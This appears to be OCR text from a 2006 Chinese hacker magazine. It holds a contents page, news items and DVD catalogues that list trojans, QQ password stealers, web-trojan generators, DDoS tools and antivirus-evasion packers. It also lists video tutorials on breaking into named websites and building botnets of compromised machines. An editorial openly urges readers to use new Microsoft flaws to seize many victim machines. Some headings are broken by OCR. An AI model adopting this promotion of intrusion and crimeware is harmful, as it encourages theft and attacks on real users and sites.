464 圣诞饕餮盛宴：Sina、TOM、Sohu、21CN、163、QQ、126、Yahoo等国内邮箱再暴跨站漏洞

Office38线
467 微软反间谍软件Windows Defender

Cracker
468 破资源破技巧
469 破解前奏之手脱yoda's_cryptor_1.2& Protector 1.03
471 Ollydbg断点技术与程序自我注册技巧
472 密码学算法之RSA
474 C-Free算法分析

截稿漏洞
477 惊爆IE最新漏洞MS06-067

读编互动
478 Q&A
479 29号信箱

NOHACK 第一张 DVD 光盘目录（部分）

2007 Linux 特别合集大赠送

Ubuntu 6.10 Live CD+安装版

Ubuntu 系列 Linux 是一份完整的桌面 Linux 操作系统，并带有社团及专业的支持。Ubuntu 社团按照 Ubuntu 宣言里所铭记的思想而组建：软件应免费提供，软件工具应能以人们本地语种的形式可用且不牺牲任何功能，人们应拥有定制及改变他们软件的自由，这包括以任何他们认为适宜的方式。Ubuntu 是一个古非洲语单词，意指对他人的博爱。Ubuntu Linux 发行将这种博爱之心带到了软件的世界中。

Mandriva Linux 2007

Mandriva Linux（原先的 Mandrakelinux）创建于 1998 年，它以使 Linux 对每一个人都易用为目标。当时 Linux 作为操作系统已经以强大和稳定而闻名，但它要求人们有很强的专业知识，并涉及大量的命令行操作。MandrakeSoft 认为这是一个将最好的图形桌面环境以及它自己的图形界面配置工具集成到 Linux 中的机会，并且很快就以作为 Linux 易用性和功能性的典范而著称。andriva Linux 以易用和令人愉快的软件环境，向个人用户和企业用户提供了 Linux 的所有强大功能和稳定性。每天都有成千上万的用户在初识 Linux 并发现它可以完全替代之前所使用的操作系统。无论是作为服务器还是工作站，Linux 都用不着去妒嫉任何其他更广为采用的操作系统。

Slax Linux (Slax) v5.1.8.1 [SLAX KillBill Edition]

Slax 是个版本众多的小型 Linux 发行版，拥有“放在口袋里的操作系统”的美称。Slax 拥有三大类，五个版本的 Linux，第一类标准版，第二类是定制版，第三类是迷你型的 Slax。这么多个版本，你完全可以根据自己的需要选择想要的版本。

这次我们选择了其中的[SLAX KillBill Edition]，俗称“杀死比尔版”，其最大的特点就是安装有 wine，能够运行很多 Windows 程序，采用的也是 KDE，包括 wine、dosbox、qemu 等等程序和很多常用的 Linux 桌面程序。

NOHACK 第二张 DVD 光盘目录（部分）

黑软集合

Advanced IP Scanner
ARPSPOOF 工具 2.1
▲ ddos 工具集合
FTP 密码破解工具
inetcrack PHP CGI COOKIE欺骗与入侵工具
lscanports：端口扫描工具
MapPort 端口攻击工具
MSSQL 入侵工具
mysql_pwd_crack：MYSQL 口令破解工具
▲ mysql 弱口令扫描
PCKMAN 攻击工具
pgp 攻击器
QQ 密码终结者 2007
QQ 强制聊天小木鱼版
QQ 溢出工具
Q 宠保姆
ScanPort V1.2：多线程的 TCP 端口扫描软件
smsniff：小巧的数据包捕获工具
SongboQQ 大盗 07.01.31 免杀
unescape 加密破解器
vv 木马加花器
▲ x-door[F321]
yoda's cryptor 1.2 加密器
冰城 QQ 刷屏器 ver1.2
刺客集团内部网马生成器
刺客集团网页加密程序 - 字符分割
动网大扫描：针对动网特定漏洞的扫描攻击工具
华夏感染者 2
南域剑盟捆绑器
好莱坞影视系统强暴器
守望者木马
小型自启动穿墙下载者
小洲冰点破解工具
▲心奇 E-MAIL 攻击器
拒绝服务器攻击检测器
▲挖掘鸡 3.09
最新多功能 S 扫描器
▲木牛 QQ 大盗
▲极速漏洞扫描攻击器[升级版]
▲桂林老兵综合利用工具
▲武林外传木马
王云禾迷你捆绑器
▲盗 Q 黑侠 3.0
▲盘古最新 2007 体现版
瞬间专用综合网马生成器
综合小工具 SKFIG2.0 完结版本
网吧旋风者 For PubWin EP 1.0：PUBWIN EP 攻击工具
网站 PV 流量刷新器
▲超功能免杀火狐 NEW ASP 木马系列
还原精灵 6.1 破解程序
▲还原精灵密码破解工具
键盘记录者
问道木马生成器
霸王超级下载者 2007
飞梦无痕网马 1.2 版

实用工具

06 优秀免费软件集合
CFP 防火墙：一个很好用的防火墙
Color7DVDCreator：一个快速易用的DVD 制作和刻录工具
Color7VideoConverter：可以播放、刻录、转换、分割与合并多种格式的软件
everestultimate：测试软硬件系统信息工具
GoogleSketchUp6312：GOOGLE 桌面搜索工具
KillProcessV2[1].41恶意进程终结者：是一个超小的进程管理器
MakBitVirtualCD-DVD1.20：CD-DVD 格式转换工具
Power Data Recovery：是一款无风险的只读的数据恢复软件
Restorator_2007_1709 绿色汉化版

Undelete+Plus+V2[1].5.40 恢复误删数据：数据恢复工具
VistaCodecs：VISTA 优化工具
weal 浏览器：是一款个性化多页面的、多功能浏览器
Winamp_5.33：一个非常著名的高保真的音乐播放软件
Windows 系统服务优化终结者 _v3[1].15 专业版：很好的服务优化管理小工具
WIN2003 补丁集合：包含了 WIN2003SP1 以后到 06 年 10 月份的所有系统补丁集合
OFFICE2003SP2：许多人都会重视系统补丁而忽略掉OFFICE的补丁，其实OFFICE的补丁同样是很重要的。
世界之窗浏览器：一款小巧快速、安全稳定、功能丰富的绿色多窗口浏览器
中国绿软基地密盘会员版
中国绿软基地论坛专用屏蔽干扰码转贴工具
局域网助手（LanHelper）V1.61 简体中文完美破解绿色版
恶魔之吻+IceSword+V1[1].20绿色中文版
极品时刻表：能方便地查询列车信息的软件
系统安全助手 1.5 绿色版
系统维护 SysMech6 绿色中文版
费尔_V_7_进程管理+文件清除器_绿色版
清除木马类工具集合

学习资料

chinaunix linux 版精华
linux 新手管理员指南
MS-DOS 基础教程
QQ 教程
安全焦点精华文档
实战黑客不求人
密码学与网络安全：原理与实践
注册表及系统安全
注册表实用手册
狙击黑客
电脑故障一查通
看雪论坛精华 8
网络安全与管理
防火墙技术指南
黑客七十二变

动画教程

135 抓鸡运行错误的解决办法
2 分钟学会企业站跨站
Access 拿 shell 教程
FLV 视频下载教程
ipc 入侵
▲bbsxp7 利用工具获 webshell 到拿服务器
Cookies 欺骗入侵网站
DB_OWNER 权限注入加 pcAnywhere 连接
DVBBS.PHP 版本后台挂马新漏洞
PcAnywhere 提权动画
QQ0day 网马生成器的使用
RAR 木马制作
sa 权限的注入
sql 注入教程
VNC 抓鸡
一个 webshell 拿两百个站
一句话封杀吉安易房网
修改 HOST
一句话搞定尘缘雅境图文系统
从制作网马到挂马上线
传奇制作教程
传奇私服系列教程
免费下载手机铃声
免费成为 QQ 会员
入侵 4899 抓鸡教程
入侵 BBSXP
入侵 BBSXP 加简单提权
入侵亚洲财经网
入侵传奇 SF 抓鸡
入侵台湾网站
入侵台湾网 — 续
入侵传奇网得 webshell
入侵六合彩会员区
入侵北京青年旅行社
入侵博客系统
再刷 Q 业务
入侵国外站提权动画
入侵电影网站加会员
入侵笑天网站管理系统
入侵网吧实录
刷 QB 动画
入侵邻居的电脑
再暴 BBSxp 7.0 Beta 2 漏洞
利用上传漏洞取得 webshell
利用入侵抢饭碗
▲动网 7.1 拿 SHELL
利用邮件发送木马
利用雷驰新闻系统上传漏洞拿服务器
动力跨站漏洞
动网 7.1 后台继续拿 shell
动易 CMC 入侵获得大量 webshell
十大怪招助你 200% 提升迅雷速度
另一种方法拿网站 WEBSHELL
1433 溢出动画
另类中毒的冷静处理
可怕的 google
大骗局之无敌网马
小入侵 BLOG
网马制作
脱壳总结
如何让 XP 支持多用户登录（语音版）
如何让自己的账号不被管理员发现
实战 php 手工注入拿 webshell
小注入教程
巧学活用爆出足球推介网数据库
巧用 webshell 拿后台权限
得到密码却无法登录后台的解决方法
手工 PHP 注射教程
手把手的攻击网吧和私服
扫描 + 内网上线 + 鸽子配置
批量拿深度学习网 + 后台挂马
批量盗取网吧 QQ
抓 4489 肉鸡
抓包用 NC 上传拿 shell
拿 webshll 抓服务器
拿河南网通上网客户端密码
插马思路
教大家入侵 DJ 站
▲新版狂抓 3389 肉鸡
有 Serv-u 就有提权
检测河南分类信息
横扫网上开店专家
歌曲上传获得外连
渗透入侵加漏洞修补
独家打造 QQ 虚拟空间
用灰鸽子或肉鸡挂 QQ
留言本的一般漏洞
破解冰点还原软件加教程
突破 FTP 空间禁止 EXE 上传的限制
简单找有漏洞的网站（菜鸟篇）
简单拿站点
简单拿 BBsXP 5.0 的 shell
织梦内容管理系统暴物理路径
给肉鸡加把锁
绝对另类 ADSL 账号刷 QQ 业务
自己”制作“卸载程序
自由散漫之简单跨站
获取“播客”网站上视频文件的下载真实地址
菜菜网站入侵
菜鸟入侵学校网站
菜鸟入侵新云 + 补洞《语音》
菜鸟利用老漏洞拿 WEBSHELL
菜鸟学注射 php 拿 SHELL
菜鸟批量检测网站拿后台权限
让别人帮我们挂马
让肉鸡自动添加登录账号
详细的网站挂马过程
cookie 欺骗
详谈一句话木马
CPU 不超频加速！
超简单灰鸽子配置（内外网）+免杀过卡巴瑞星（包括内存）
运气好，搞个国外站
超级简单的抓肉鸡动画
通过 webshell 下载 pcAnywhere 密码文件来得到服务器的限权
鸽子 + 僵尸最新免杀
鸽子 2006 超级免杀服务端动画
鸽子最新上线另一法
鸽子服务端版本我换换换
鸽子花生壳上线语音教程
黑马网站跨站漏洞
135 抓鸡重要补充说明
delphi+vb 编写网页代码截取器
永不查杀的木马捆绑教程
Domain3.5 使用方法和最新免费拿 QQ 秀
flash 挂马狂抓鸡
用 ASP 实现反向连接
申请独立 IP 空间
icy 小组——破解[翼南]播音王 3.42
icy小组破解系列教程之——标志位巧破大众翻译软件
ms06-057 利用教程
QQ 密码安全方案（语音）
SA 注入内网得 3389 肉鸡
Teambbs 漏洞入侵
一句话批量入侵企业黄页
万象冲钱
上兴花生壳上线（语音）
不用图片生成器自己做网马
优化系统三部曲
做网马，做免杀，做个人工具
免费领取蓝钻
入侵 dvbbs7.1 拿 webshell
入侵仿阿里巴巴商贸通商务网站
入侵六合彩论坛
隐蔽性插入后门
入侵国外站数据库

入侵国外记事本的完整过程
入侵小日本站
入侵检测中国北方影视演艺新闻网
入侵电影网服务器＋修补
入侵电影网站
关闭系统风险端口
内网用户新思路手动抓外网鸡
再次批量拿交友网
再次简单拿 webshell
再破 QQ 键盘加密锁（菜鸟版）
冰系列脱壳——脱生僻壳
利用上传漏洞入侵网站
利用永硕 E 盘（ys168）挂马
利用灰鸽子架设 FTP
利用端口快速抓鸡
制作联通钓鱼网站
动态域名配置鸽子上线
动易入侵黑客网
华版在线的友情检测
又一免杀教程
又一次 SA 的入侵
反盗挖鸡者和刷 QQ 旋风问题
另类挂马（QQ 空间通杀）
另类盗游戏账号＋盗 QQ 号＋抓肉鸡
如何分析和拿 PHP 站
我也来学挂马抓肉鸡啦！
如何点亮 2007 版 QQ 超级旋风图标
学技术，先防护
对 XP 双开的一点补充
征途木马制作教程
手脱 dxpack
手脱 EZIP1.0
手脱 Yoda's_Crypter
打造百毒不入的系统
批量入侵动网论坛
批量拿权限＋不用数据库备份
把名字刻在自己 QQ 上
把大象装进邮箱
抓歌曲的真实地址
拿 webshll 抓服务器
拿韩国站＋提权
挂马的方法和思路（BT 挂马）
改 16 进制拿国外站
教你做私服宣传网（语音）
教新手如何识别虚假外挂
教程－免费试用网易 VIP 邮箱
教菜鸟另类得 whell——狂扫注入点
最简单的跳转 FLASH 空间
杀鸽.三步曲
检测南京在线整个过程演示
检测国外门户站
欺骗式想入侵谁就入侵谁
欺骗法防破解
永不丢 QQ（语音）
破解 L.S.T 技术联盟 ASP 木马生成器
破解国外几款牛 b 杀软的方法
简简单单找肉鸡
没有权限照样挂马
精锐 5.7 简单搞定网吧收费系统
绝对挂马新思路——利用电子书
网站无备份的条件下入侵
隐藏自己的 IP
脚本入侵简简单单入侵企业网
脱 PEncrypt 壳
脱壳后的附加数据处理
自动溢出狂抓肉鸡
艰难的入侵
菜鸟入侵医院网站系统
菜鸟入侵重点企业网站
菜鸟再次入侵富阳党建网
菜鸟完全打造自己的专用记事本
菜鸟必看之——由 webshell 提权到 3389
解决拿国外站上传问题
让你在 DVBBS 里变成有钱的富翁
详解上传漏洞
论坛挂马，菜鸟也能肉鸡成群
超漂亮 ASP 马
超简单过瑞星表面及内存
超级简单让你拥有 LINUX 肉鸡成群
郑州乐游网入侵及漏洞修补和超级隐藏马
隐藏数据木马
骆驼让你 QQ 收信更安全
鸽子上线详细教程（语音）
鸽子花生壳上线语音教程

杂志相关

2006 年 7 月

Ethereal：Windows 下一款 Sniffer 工具。
Word Password Recovery Master v1.0.0.6，1 秒钟破解 WORD 密码
WinHex：非常不错的 16 进制编辑器。
玩黑必备工具箱—— JiaJia_Box
海洋顶端网 PHP 注射工具 V0.02
游戏木马检测大师
BT 防火墙 Tiny Firewall pro 2005
DRM 音频视频加密器
Windows API 函数（CHM 格式）帮助文件
ncph 远程控制软件 5.0 正式版
盗 QQ Beta5 终极版
上兴远程控制 V3.5
Pcshare2006
Pcshare2005 原版＋破解补丁
神气儿 2.1（无进程版）
Cain & Abel v2.9 正式版
脱壳的好工具 stripperX
▲网站用户密码猜测工具 1.0 版
读取 ftp 站点密码软件 FxpSites
▲ ADSL 探密者 V1.1
BitDefender Pro Plus V9.0 汉化注册版
Final Data 2.0 OEM 中文版
RecoverNT 3.5 注册汉化版
▲清除阿拉 QQ 大盗专用工具
木马后门检测器
超酷 SQL 注入工具 bsqlbf_w32-1.1
Cisco 认证考试问答资料编号：642-821
黑客 Ping 工具 V1.0
Ghost 全自动系统备份光盘 L3.2
让 XP 正常升级的补丁
王牌超级工具组合箱 9.0
入侵韩国路由
器突破网吧限制
绕过空格的限制
一个操作搞定 SOHU 图片[突破脚本限制]
再谈 php 后门隐藏
解剖瑞星之扫描内存
EggBlog 漏洞利用动画
pppBlog 系统文件代码泄露漏洞测试
安检西安建筑科技大学
查找恶意挂马代码
破解前奏之手脱 FSG 快速攻略
流萤 VS 三大杀软
Sudo 让普通用户也当管理员

2006 年 8 月

风云防火墙
PDF2Word v1.6 汉化注册版
▲ RemotelyAnywhere v7.01.541
▲穿墙自启动多项下载者 3.0
▲小鱼 QQ 大盗
▲绿光远控 1.0
▲ Leviathan V1.0
▲ Blue Eye V0.1b
▲ FKWP 2.0
黑客破解网吧权限工具软件
瞬间破解 DOC 文件密码工具
狼道万象破解器 V1.0
万象会员帐号密码获取会员版
清空万象 2004 密码小工具
查杀木马软件 Ewido v4.0
恶意软件清理助手 v1.94 绿色版
eConceal 高级防火墙专业版
联通手机轰炸超级无敌版
网吧 QQ 小偷
ET- 网络视频电话 4.20 Build 0884
常用入侵清除器
国外超级无敌 0-DAY simple 入侵故事
Box3 演示动画
注册机写作教学
linux 内核分析基础动画教程
pcshare2006 免杀动画
藏在 FOOSUN VIF 中的隐藏字符串
风云防火墙动画教程
例谈通过注入获得 WEBSHELL
让灰鸽子躲过冰刃的检测
如何使用 VIF 防火墙代理收集机
隐藏文件高级技巧
一次值得总结的 PHP 注入
破解 0 起步之破除文件效验

2006 年 9 月

风飘牧马者
微软文件加密软件
MSN 群 V2.0 beta3
微点主动防御
▲征途掠夺者＋使用动画
U 盘扩散小子＋演示动画
▲反弹木马夜蝙蝠
新版不弹不卡网马生成器
▲红色神话 -IE 密码监视器华夏专版
▲ vIDC 命令行版（含源码）
▲远程网络维护系统 7.0 版
▲极限居 QQ 盗 v2.4 免杀
▲最新局域网自动传播感染下载者
▲唧咕梦幻木马 8[1].3
红狼官方专用 ASP 小马（全免杀）
▲顶狐结巴
▲核子鼠火狐汉化版
▲综合网马生成器
Word Password Recovery Master 1006 破解版
超强文件目录加密器
▲传说中的魔 MD5
万能钥匙字典
RAR 密码破解器 v3.0 汉化版
万象会员账号密码获取会员版
还原精灵全版本密码读取工具

Cain & Abel v2.9 正式版
共享资源密码搜索器
根据王小云教授的算法写的MD5碰撞的程序[c源代码]
超强Access密码破解器
高强度文件加密大师
VBS加密器
S-DEMO动画密码破解程序
风讯VIF3.20.4.1专业版
▲木马杀客5.31绿色版
viusal studio 6.0 SP6 补丁检测工具
终端端口值修改小工具
Sphinx beta1 公测抓虫
▲一个用于察看隐藏进程的小工具
Rose病毒手工查杀批处理
零号黑客防火墙V3.0（绿色版）
YSLOG（Blog）系统
黑白网络收费教程全集
MAXDOS工具条5.5
▲ARP掉线攻击器
php脚本漏洞扫描器
修改MAC地址工具
速填助手（Quickfill）v2.4
超级邮件群发机 v10.30
QQ技巧动画
免费获得Q币
批量删除QQ
QQ2006性别自定义
163、sina、sohu也玩跨站
Google Hack+社会工程学反击骗子
guest下的嗅探
VIF使用介绍之防盗链
解开MP3真实下载地址之谜
网吧入侵完全手册动画
微软0604风云再起
对中国教育考试网的检测
语音学Linux服务器FTP篇1-3
注入、跨站击跨LBlog

2006年10月

雷客图安全助手
数据库字段复制工具
看雪雪院精华7
Delphi经典远控木马NetBus源代码
灵魂潜入者
▲灰鸽子插件集合完全版
▲迷你小王子1.0 delphi版
▲火狐图片网马生成器
[铭扬]远程监控
木马免杀器
核客网页木马内部版
风飘牧马者
广外幽灵
Webshell下自动挂马的ASP
▲黑色旋风网页木马生成器
▲通哥IE漏洞网马生成器
▲结巴熊
X文件锁
万能文件加密器
▲速度最快破解16位MD5密码工具
超强文件目录加密器
asp万能溶剂
▲破解163邮箱的工具
PcAnywhere密码破解
X警戒
U盘病毒专杀
▲11款灰鸽子清除工具大集合

诺顿杀毒软件企业版10.0中文版
Win2k系统漏洞自动修复工具
Longhorn版的任务管理器
流氓软件终截者
最霸道的进程管理器
注册表优化工具包
I.S.T专用PHP信息查看器
X影音
1st影音播放器
目标主机Ping查询器
一个ADSL能上多台电脑HomeShare
飞鸽传书
MD5验证工具
ASPX暴绝对路径的工具
电影广告合成器
动易系统技术手册
整合PW的主站程序
东莞商城光芒果BT修改版
黑客技术入门电子书
菜鸟学入侵之dos命令讲解
风飘雪破解教程
菜鸟菜招泡网吧动画
菜鸟免杀步步高修改指令演示
菜鸟QQ技巧动画
教你破解maxdos密码
手动去除msn8.0广告动画
破解前奏之手脱PECompact 2.x的六脉神剑 配套动画
轻松传播自己的木马动画教程
入侵内网之空口令篇
Q群跨站漏洞的利用动画

2006年11月

INIDS是一款免费基于WINDOWS平台的入侵检测软件
SmartConvert可对MSN进行16进制消息还原，并进行UTF-8解码
Wopti流氓软件清除大师
▲WinSock Expert v0.6 beta1汉化版
网吧当机王
易优超级字典生成器 V3.35
《软件安全》01期
▲老丁迎十一网页木马生成器（正式版）
▲MS06042网马生成器
▲FLASH插马器
网马格式转换器
▲亚麻远程控制
▲飞梦无痕网马生成器
▲QQ密码007全能版
Serv-u破解器新黑客版
▲火狐木马免杀器
万能脱壳工具
网吧刀客2006
RL!dePacker 通用脱壳机
破解辅助计算工具
文本特征码定位器
VBS加密器VBSEncode
360安全卫士
易之龙安全卫士
超级巡警【黑客手册专版】
钛金进程防火墙个人版
VMwareWorkstation虚拟机
FLASH反编译软件
MD5值查看工具
ARP欺骗免役器
另类DDOS配置器
论坛灌水机

代理探长
天空软件站下载系统2003
烁空网络课堂系统Socut Class
[D.T]动画合集

2006年12月

萤火虫QQ辅助
▲武林外传密码截取器
▲X-door远程监控程序
▲365卡丁车大盗
北斗4.1破解版
网防监控管理系统
爱莎网络监控器
超级远程管理SuperRA
▲零点黑客
维客远程控制系统
MD5SHA高级解密器
文件夹加密大师3000钛金版
终端密码破解
ExeStealth（加密壳）
▲超级解密之王
▲瑞星升级保姆
安全分析专家
灰鸽子清除器
N.C.P.H脚本杀手
Sundy注册表监控
金山毒霸漏洞修复
网络安全小护士
▲iis写权限利用
SIM卡备份一卡多号万能软件
手机病毒专杀工具
▲动易2006漏洞利用工具
简单注册表
启动U盘制作工具
系统美化专家
废客DOS工具箱
一个PHP+XML写的在线聊天室
热门网址上网导航（生成html）
Fesend CMS（网站信息管理系统）
炫彩图铃DIY
比特铃手机DIY大师
Media新闻文章网站系统
Nessus：最好的UNIX漏洞扫描工具
▲Netcat：网络瑞士军刀
Kismet：一款超强的无线嗅探器
Tcpdump：最经典的网络监控和数据捕获嗅探器
THC Hydra：支持多种服务的最快网络认证破解器
Dsniff：一款超强的网络评估和渗透检测工具套装
▲Superscan：Windows平台上的端口扫描器
L0phtcrack：Windows密码猜测和恢复程序
Aircrack：最快的WEP/WPA破解工具
GnuPG/PGP：对文件和通讯进行高级加密
GFI LANguard：一款Windows平台上的商业网络安全扫描器
万象克星免费上网
手动脱壳+界面汉化
对QQ会员扣一次
Impossible is nothing——解开MP3真实下载地址之谜
破解前奏之手脱yoda's cryptor 1.2&Protector 1.3
挖宝答题拿大奖漏洞
制作图片马到免费得业务1、2
传奇2私服伴侣演示动画3.05版

NOHACK

Cool七月 激情漏洞 非安全

网络安全文化

黑客手册

¥8.8 2006.7 [本手册仅随CD一同赠送，不得单独销售] CD版的黑客手册＋时尚的娱乐光盘 [我的手册 你的光盘] ●黑客 ●自由



【首发漏洞+新洞】

深入探询安全公告

——再曝EggBlog最新(V3.07)版漏洞

测试Mycodes想到的

——如何突破空格的限制

IBS PHP文章系统漏洞分析

——WebShell可以这样拿

入侵韩国路由器

pBlog(<=0.3.8)系统文件代码

露漏洞分析测试

【进阶Hack】

谈php后门隐藏

难的加账号

用统计系统漏洞测试豪杰官方站

SO遍历目录实现全站插马

用ewebeditor

侵台湾碧英EPoX网站

上找工作奇遇

吃肉鸡】视频文件：寻找肉鸡的新途径 ◎ 【恶补室】钓鱼与反钓鱼：找到幕后的策划者 / 网络嗅探技术之Sniffer详解 ◎ 【初级班】秒杀——1秒钟破解 ORD密码 / PHP+MYSQL注入技巧点滴——安检西安建筑科技大学 / 网游木马程序窃密原理初探 / 弱不禁风的nProtect键盘加密技术 / 玩黑必备工具箱 ——JiaJia_Box / 经典溢出漏洞调试器之三——VCDebug / 巧用注入工具另类破"hotmail&msn"电子邮箱 ◎ 【思路拓展】让MiniQQ也自动登录——对《黑客要用专业QQ》一文的补充 / 一个操作搞定SOHU图片——对《畅游sohu图片频道不受限》的补充 ◎ 【采访】专访冰狐浪子 ◎ 【免杀】流萤VS三大杀软 ◎ 杀马】1分钟斩杀"网络猪"与"划词搜索" / Tiny对木马的行为监控 / 后门克星——游戏木马检测大师 ◎ 【LINUX】Sudo让普通用户也当管理员 / 菜鸟Linux服务器——DNS篇 ◎ 【NetBar】突破网吧限制实现免费上网 / 没有黑软，也能破网吧——终结篇 ◎ 【编程】剥瑞星的皮 抽瑞星的筋 ◎ 【反黑】机骚扰反击战 ◎ 【安全】软件防火墙系列之——BT防火墙Tiny Firewall pro 2005 / 优化组合突破内网的N种武器 / DRM——数字产品版权保护的法宝 / 广告的入侵，我有办法 ◎ 【破解】破资源 / 破解0起步第三篇之应用API函数破解程序 / 破解前奏之手脱FSG快速攻略

新增栏目】黑客手册动画教室 ● 超酷SQL注入工具bsqlbf_w32-1.1 ● 远程控制软件NCPH5.0及其演示动画 ● 远程控制工具

share2006及2005破解版

最近的天气用一个词来说，就是个热啊！不过还好，雨很多。6月这个月，总体来说网络还是依旧风不平浪不静。伪黑客威逼钱财；淘宝店家卖木马；老牌黑客再次上法庭；微软承认盗版鉴定程序暗中收集用户信息等等。对了，说起微软，本月它们可以说是高产月。2006年6月13日，微软发布6月最新安全公告，本月的补丁数量为2006上半年以来最多的一次，共包含8个严重和1个中等的漏洞，还有3个级别为"重要"的更新。其中，针对IE浏览器和Office系列产品的"严重"安全漏洞有可能使攻击者窃取对用户电脑的控制权。有了这么多的新漏洞发布，相信过不了几天，大批的针对漏洞应运而生的工具就会如雨后春笋般地冒出来。希望大家都能把握机会，大大地捞一把肉鸡，好好地过把肉鸡瘾。因为暑假要到了，到时候没的玩可别怪俺啊！

新闻串讲台

新闻短评快

网络黑帮：不给钱就黑你的网站

把钱递进银行柜台的那一刻，小飞（网名）有一种深深的无奈——他这已经是第二次汇钱给那些素未谋面的黑客了。"没办法，你不给钱，他就攻击你的网站，一点商量的余地都没有。"小飞叹了口气，"我的网站现在还瘫痪着呢。"去年下半年，以黑客攻击为手段，敲诈勒索网站所有人的网络黑帮悄然露头，半年多来，这股"黑势力"迅速蔓延，小飞只是许多受害者中的一个。

小行小评 先攻击，再联系，最终得逞，这是他们作案的基本步骤。作案手段是最简单的攻击手段，却也是最有效的DDoS攻击。前不久，长春市多家网吧被人攻击，攻击者最终被抓。犯罪人为一待业青年。为什么现在DDOS攻击这么猖狂，原因是当今社会，一切金钱至上，很多人开始出租"傀儡机"，甚至有人一次性提供数十台计算机。出租价格每次100元至200元左右，可谓"价廉物美"。所以要有效地遏止住这股歪风，还必须从源头抓起。

淘宝网公然叫卖"木马" 一旦核实将对卖家予以封号

6月11日，孟女士上淘宝网浏览，发现网名"jcmgs666"的卖家利用淘宝网的网上购物信息平台，以100元的价格公然叫卖一种名为"灰鸽子"的"木马"程序。记者在淘宝网上看到有卖家在商品介绍里称："黑客软件可远程控制，远程视频，制作木马！想怎么控制就怎么控制！想怎么拿东西就怎么拿！每款'木马'50元。"记者又用"木马"作关键词在淘宝网上搜索，从6月4日到11日，共有4则叫卖"木马"的信息，价格在30元到100元之间，浏览量达到82人次。淘宝网工作人员称，像"木马"一类的非法程序，绝对属于禁售商品。他们会对网页上信息进行检查，一旦核实，将对发布信息的卖家做产品下架和封号处理，不允许其再在淘宝网上出售商品。

小行小评 林子大了，自然就什么鸟都有。既然有买的，当然就有卖的。木马卖到淘宝上面去了，说明卖家谙熟市场需求，打起腰鼓，敲起锣，敞开店铺卖木马。不过、马马这种东西毕竟上不得台面，它只属于暗黑网络的一部分，大家还是谨慎些好。

微软承认盗版鉴定程序暗中收集用户信息

据国外媒体报道，几个月前，致力于打击盗版的微软公司发布了一个小程序，它可以鉴定用户安装的视窗操作系统是否属于盗版。不过这个小程序并非如此简单。本周三，微软公司相关人员承认，这款盗版鉴定工具不仅收集用户系统数据，而且每天向微软的服务器"作汇报"。这个程序的名字叫作"视窗正版优势"，和微软打击盗版的活动一个名字。相关人员表示微软设计这一功能的目的是出于安全考虑。

小行小评 微软帝国从来没有放弃过收集用户信息的浓厚兴趣，这种事件不止一次两次了。不管其目的如何，出发点如何，在和平时期我们也许尚可安心；但如果是非常时期，一些用户信息的泄漏可就不得了了。有人说微软是全球最大的黑客，想来并非没有道理。

外资银行力挺中芯国际 全国布局提速

"意外，真的很意外！"说这话时，龚志伟已经送走了来自8个国家的18家银行代表。然而面对记者，他还是很难掩饰自己的激动。18家银行共同承诺向中芯国际提供8.5亿美元长期低息贷款，先期签署6亿美元。此外，其中10家为外资银行，另外8家为内资银行。据记者了解，这些银行还承诺提供超过3亿美金的短期贷款。

小行小评 中芯国际的现实情况，满足了外资银行对中国企业发展的所有美好想像：盘子小、发展迅速、行业龙头、操盘经验丰富的领导人。因此一跃如同一匹黑马一样，可谓是一个潜力股。因此得到众多外商支持也就很正常不过了。借外鸡生蛋是件好事。

全球64%垃圾邮件服务器在台湾 美国第二

据国外媒体报道，一家美国的邮件安全公司五月份进行了一项调查，结果发现全球有64%的垃圾邮件发送服务器位于中国台湾地区。这家公司还表示，垃圾邮件开始通过纯图片邮件来绕过传统的文本过滤手段。这家邮件安全公司名叫CiphTrust，该公司调查发现，全球64%的垃圾邮件服务器位于中国的台湾地区，美国排在第二位，占了23%，中国大陆排在第三位，占据3%。

小行小评 垃圾邮件难缠，讨厌，屁用没有。看到信箱里有就会立刻气愤地删除去。这也是现在为什么那么多人开始用VIP信箱的缘故。当然你的信箱那么多垃圾邮件，与信箱主人也有很大关系。因为一般的垃圾邮件都是自己不小心，到处留情，到处写自己的信箱导致的。因此这里提醒大家，不要过多地将自己的电子邮件公布。

都是3721惹的祸 网民愤怒面对雅虎

在3721刚刚出现还没有被雅虎收购的时候，我就很不喜欢这个软件。那些诸如导致系统不稳定之类的遭遇我也不想多谈，我想我有权站在我的立场判断对于我来说什么软件好，什么软件差。我更有权选择在我的电脑上安装什么不安装什么。"流氓软件"这个名字很好，很形象。很不幸，我的IE今天又被3721给强奸了，发生在我事先完全不知情的情况下。听说Yahoo因为超级兔子能够清理3721而要将其告上法院。有句老话怎么说来着：恶人先告状！古人诚不余欺也！无论什么样的原因什么样的动机什么样的利益，无论IE有多么弱不禁风漏洞百出，但你的3721强奸了我的IE，你触犯我的权益，我需要一个说法需要一个道歉，而不是回复一个Email那样的敷衍。

小行小评 3721令多少人欢喜多少人愁。悔不该雅虎收购3721，悔不该雅虎对超级兔子鸡蛋里挑骨头。因为在网络的社会里，真正的主宰还是网民，面对种种，网民有信心，有权利发表自己的看法。

腾讯拍拍网宣布完全免费三年

2006年6月6日，腾讯旗下拍拍网（www.paipai.com）正式对外宣布：自即日起，拍拍网将对所有个人卖家至少完全免费三年。期间，拍拍网将不会向个人卖家收取任何费用，做到真正完全免费。拍拍网希望借此为广大卖家提供一个自主创业的免费乐园，进一步降低网上创业的成本和门槛，让卖家赚到钱，也让更多的买家网友充分体验到网上购物和交易的乐趣，买到质优价廉、称心满意的商品，最终促进C2C个人网上交易在中国的全民普及。

小行小评 市场是大家的，除了淘宝和易趣外，腾讯也终于把目光投向了这块大蛋糕。凭借着免费的幌子，不管效果如何，先打起旗号。免费这个足够吸引人了，再加上那么多的QQ用户，我们没有理由不相信3年后三分魏蜀吴瓜分网购这个大市场的局面不会出现！

铜须事件惹海外关注 称中国网民是暴民

4月13日，在"猫扑网"旗下"魔兽世界中国"论坛，一位悲情丈夫声称自己的妻子幽月儿有了外遇，并且公布了妻子和情人长达五千字的QQ对话，慷慨激昂地痛斥与妻子有染的小人物"铜须"。随后，数百人在未经事实验证的情况下，轻率地加入网络攻击的战团，其中有人建议"以键盘为武器砍下奸夫的头，献给那位丈夫做祭品"天涯网站也贴出《江湖追杀令》，发布"铜须"的照片和视频，"呼吁广大机关、企业、公司、学校、医院、商场、公路、铁路、机场、中介、物流、认证，对XX及其同伴甚至所在大学进行抵制。不招聘、不录用、不接纳、不认可、不承认、不理睬、不合作。在他作出彻底的、令大众可信的悔改行为之前，不能对他表示认同。"

